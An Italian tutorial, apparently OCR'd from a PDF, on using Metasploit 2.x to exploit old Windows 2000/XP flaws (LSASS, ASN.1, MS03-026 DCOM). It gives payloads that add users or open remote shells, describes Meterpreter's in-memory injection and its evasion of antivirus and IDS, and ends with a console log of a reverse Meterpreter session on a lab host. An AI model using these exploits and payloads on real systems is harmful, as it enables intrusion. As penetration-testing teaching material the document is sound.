
proprio sulla voce selezionata. I filtri sono raggruppati per applicazione, sistema operativo ed architettura.




A questo possiamo scegliere quale exploit lanciare in modo da testare la vulnerabilità del sistema che vogliamo "esaminare".
Come notiamo dall'immagine seguente, vengono innanzitutto illustrati, oltre ad alcuni link in cui poter comprendere le potenzialità dell'exploit selezionato, una serie di target che indicano il sistema a cui dev'essere portato l'attacco (solitamente,come nell'esempio, è presente la voce Automatic con cui il Metasploit stesso sceglie il giusto ambiente su cui lavorare).




Come si nota dall'immagine l'exploit selezionato permette di creare uno stack overflow nel servizio di Windows "LSASS". Inoltre i sistemi operativi vulnerabili sono Windows 2000 e Windows XP.
Dopo aver selezionato il target, si apre una lista di payload supportati dall'exploit scelto. A questo punto scegliamo il payload che vogliamo usare, in modo da giungere alla seguente schermata di configurazione:




Nell'esempio il payload scelto è stato il "win32_adduser" che permette di aggiungere un account utente al sistema sotto attacco. Possiamo notare come vi siano diversi campi da riempire(alcuni opzionali,altri obbligatori), fra cui appunto l'indirizzo IP della macchina in cui processare il payload scelto. E' possbile inoltre selezionare l'encoder preferito e il nop generator (consigliabile lasciare quelli di default) e, nel nostro caso, alcune opzioni avanzate. A questo punto possiamo lanciare il payload, ma prima di eseguirlo possiamo verificare l'effettiva efficacia sulla macchina attaccata, mediante il pulsante CHECK




Nel caso esaminato purtroppo il “check” non è stato implementato nel modulo scelto e quindi l’unico modo per verificare se l’attacco avrà esito positivo è proprio quello di effettuarlo! Effettuiamo l’attacco cliccando su Launch Exploit. Si presenterà una schermata simile:




Come possiamo notare, l'attacco non ha avuto esito positivo poiché molto probabilmente il sistema che abbiamo attaccato è stato patchato contro questo tipo di attacco. Proviamo invece ad esaminare un'accoppiata exploit-payload che ha successo sul nostro sistema (Windows XP SP0). E' stato scelto l'esploit "Microsoft ASN.1 Library Bitstring Heap Overflow", che sfrutta una nota vulnerabilità di Microsoft appunto, e l'exploit win32_bind che permette di aprire da remoto una shell con cui si invieranno comandi al sistema sotto attacco.



Cliccando su Exploit appare questa schermata:



Come possiamo notare, il sistema attaccato è vulnerabile a questo tipo di attacco! Viene mostrato inoltre un link ad una sessione con cui è possibile proprio effettuare il nostro “test”.
NB: Non sempre il lancio di un payload crea una sessione! Nel caso in esame, ad esempio, il payload selezionato permette, come già detto, di aprire una shell remota (possiamo notare come la shell sia in Start su una determinata sessione). In altri casi (come per il payload add_user) il lancio e la terminazione del payload stesso costituisce l’intero attacco (in questo caso, se il sistema non è patchato, verrà aggiunto un utente ad esso!).



Ecco qui la nostra bella shell con cui poterci divertire ! ☺

Meterpreter

Meterpreter, abbreviazione di Meta Interpreter, è un payload avanzato che viene incluso nel Metasploit Framework. Il suo scopo è quello di fornire funzionalità complesse ed avanzate che sarebbero difficili da codificare in assembly puro, come avviene per i payload più semplici. Permette la realizzazione di questo scopo permettendo allo sviluppatore di scrivere la propria estensione (in termini di funzionalità) nella forma di una DLL che può essere caricata ed iniettata in un processo in esecuzione sull'host remoto dopo che il processo di exploit si è concluso. Il meterpreter e tutte le estensioni caricate sono eseguite interamente in memoria e mai memorizzate su un supporto fisico, ciò permette di eseguire le operazioni anche sotto il controllo dei sistemi antivirus standard.
Quando si effettua l'exploit su una vulnerabilità software ci sono determinati risultati che l'attaccante si aspetta di ottenere: il più comune tra di essi potrebbe essere quello di ottenere l'accesso ad un interprete dei comandi locale, come ad esempio sh su una macchina Linux o 'cmd.exe' su una macchina Windows. Tali interpreti permettono di eseguire comandi sulla macchina remota con i privilegi dell'utente che eseguiva il software bacato. Ciò consente all'utente che ha effettuato l'exploit un controllo illimitato sulla macchina dipendentemente dai privilegi del processo su cui è stato effettuato l'exploit e dalla propria bravura.
Nonostante i benefici dati da un interprete dei comandi sono fuori questione ci possono essere delle tecniche che permettono alcuni miglioramenti. Normalmente tutti gli exploit contengono un payload che apre un interprete dei comandi sulla macchina obiettivo. L'input è l'output vengono poi riderezionati su una connessione TCP che viene stabilita attivamente o passivamente dall'attaccante. Ci sono alcuni specifici svantaggi nell'uso di un interprete nativo del sistema operativo attaccato. Uno degli svantaggi può essere che l'esecuzione di un interprete comporta la creazione di un processo nella lista dei task, questo rende però l'azione intrusiva visibile per tutta la durata della connessione.
Anche se il payload non crea un nuovo processo, il task esistente viene sostituito da quello che dovrà essere eseguito per espletare le funzioni del payload. In genere l'esecuzione dell'interprete locale viene considerato come un allarme e gran parte degli IPS basati sugli host (HIPS) sono capaci di rilevare queste situazioni e di bloccarle sia sulle piattaforme Linux che sulle piattaforme Windows.
Inoltre l'interprete è limitato al set di comandi integrati. Tramite esso è comunque possibile accedere ad un set di comandi esterni che permettono di eseguire funzioni avanzate. Purtroppo, i comandi esterni sono altamente dipendenti dalla configurazione del sistema operativo e potrebbero non essere installati o non accessibili sull'host. Ciò comporta dei problemi quando si cerca di automatizzare certe operazioni limitandone la flessibilità.
Proprio per questi motivi appena esposti si giunge all'argomento esposto in questo paragrafo: ovvero l'obbiettivo per la creazione del Meterpreter. Poiché il meterpreter

viene implementato a prescindere dal sistema operativo gli incovenienti appena esposti vengono risolti. Innanzi tutto il meterpreter e le sue estensioni non creano un nuovo processo poiché vengono eseguiti interamente in memoria usando la tecnica descritta in "Remote Library Injection". Infatti il particolare payload usato viene eseguito nello stesso contesto del processo su cui è stato effettuato l'exploit. Nella maggior parte dei casi, inoltre, il processo su cui viene iniettato il payload continua ad essere eseguito anche dopo tale operazione rendendo così trasparente l'esecuzione del payload. Infine, la migliore di tutte le caratteristiche, il meterpreter fornisce un incredibile controllo ed automazione quando viene scritta una estensione personalizzata. Le estensioni possono essere scritte in qualunque linguaggio che supporti le librerie DLL. Ciò evita di scrivere routine assembly che implementano le funzionalità di base avanzate. Inoltre col meterpreter vengono fornite alcune istruzioni di base per illustrare le capacità del sistema di estensione. Infine il contenuto del meterpreter può essere crittografato con un cifrario personalizzato. Di default viene usato lo Xor che certamente non garantisce molta sicurezza ma permette di offuscare il contenuto della comunicazione tra la parte server e quella client del meterpreter, in questo modo è possibile evadere i sistemi IDS basati sulle signatures.
Come accennato il meterpreter si basa su un'architettura di tipo client-server: il server usa un meccanismo per instaurare e gestire la connessione tra l'obbiettivo e la macchina da cui si effettua l'exploit. Tra server e client viene stabilita una comunicazione che usa un protocollo specifico.
Il meterpreter incluso nel framework ha un vasto insieme di estensioni incluse: ad esempio Fs, che permette di eseguire download ed upload di file sulla macchina remota.; inoltre la possibilità di inserire delle DLL personalizzate consente di avere infinite possibili funzioni.
Semplicemente, il meccanismo di funzionamento si basa sull'esecuzione di uno specifico payload che viene caricato ed eseguito sull'obiettivo al momento dell'exploit. Questo particolare payload crea la parte server del meterpreter. Una volta che questa istanza viene eseguita, viene creata la parte client che permette il controllo da remoto. L'implementazione client-server appena menzionata è completamente trasparente quando viene eseguita all'interno del framework ma deve comunque essere tenuta in considerazione quando si desiderano effettuare operazioni più complesse.
Come detto insieme al framework vengono fornite numerose estensioni, ed a scopo didattico ne vengono forniti pure i sorgenti, per far si che si possano capire i meccanismi per creare un'estensione o per avere una base di partenza per creare nuove estensioni. Verranno di seguito presentate alcune delle estensioni presenti:

- Fs

  fornisce delle metodologie per gestire il filesystem della macchina remota. In particolare vengono forniti dei comandi per il browsing di cartelle (cd,getcwd,ls) e dei comandi per caricare e scaricare file dalla macchina host

- Net

include delle funzioni per interagire con lo stack della rete sulla macchina attaccata. I comandi disponibili permettono di ottenere informazioni sulla configurazione delle interfacce di rete (ipconfig), sulla tabella di routing (route) e permettono di abilitare il portforwading nel caso in cui l'host non fosse direttamente accessibile (si trova all'interno di una rete privata)

- Process

consente di interagire con i processi in esecuzione sulla macchina remota. Permette di eseguire un certo processo abilitando il redirect dell I/O su una connessione TCP (execute), permette di terminare un processo (kill) e permette di visualizzare i processi attive e le relative informazioni.

- Sys

permette di interagire e comunicare con l'ambiente operativo dell'host. I comandi disponibili permettono di ottenere informazioni sull'utente loggato (getuid) ed informazioni sull'ambiente operativo (sysinfo)

Come tutte le altre operazioni, usare il meterpreter è facile così come creare un payload. Le opzioni necessarie per configurare le varie estensioni dovrebbero essere impostate automaticamente ad eccezione dell'LHOST (l'host su cui installare il server). Dopo il processo di exploit è possibile usare l'help integrato dei comandi che permette di documentarsi sui comandi disponibili, sia quelli integrati e se previsto anche sulle estensioni.

```
msf  msrpc_dcom_ms03_026 > set PAYLOAD win32_reverse_meterpreter
msf  msrpc_dcom_ms03_026(win32_reverse_meterpreter) > show options
 required  METDLL     /root/metasploit/framework-2.3/data/meterpreter/metsrv.dll    The full path
       the meterpreter server dll
msf  msrpc_dcom_ms03_026(win32_reverse_meterpreter) > exploit
[*] Starting Reverse Handler.
[*] Connected to REMACT with group ID 0x1db38
[*] Got connection from 192.168.11.3:4321 <-> 192.168.11.2:1032
[*] Sending Stage (2834 bytes)
[*] Sleeping before sending dll.
[*] Uploading dll to memory (69643), Please wait...
[*] Upload completed
meterpreter>
[ -=    connected to    =- ]
[ -= meterpreter server =- ]
[ -=    v.  00000500    =- ]
meterpreter> help
meterpreter> use -m Process
loadlib: Loading library from 'ext225759.dll' on the remote machine.
loadlib: success.
meterpreter> help
```

```
    Process   Process manipulation and execution commands
 -----------   ----------------
    execute   Executes a process on the remote endpoint
       kill   Terminate one or more processes on the remote endpoint
         ps   List processes on the remote endpoint
meterpreter> execute -f cmd -c
execute: Executing 'cmd'...
execute: success, process id is 536.
execute: allocated channel 2 for new process.
meterpreter> interact 2
interact: Switching to interactive console on 2...
interact: Started interactive channel 2.

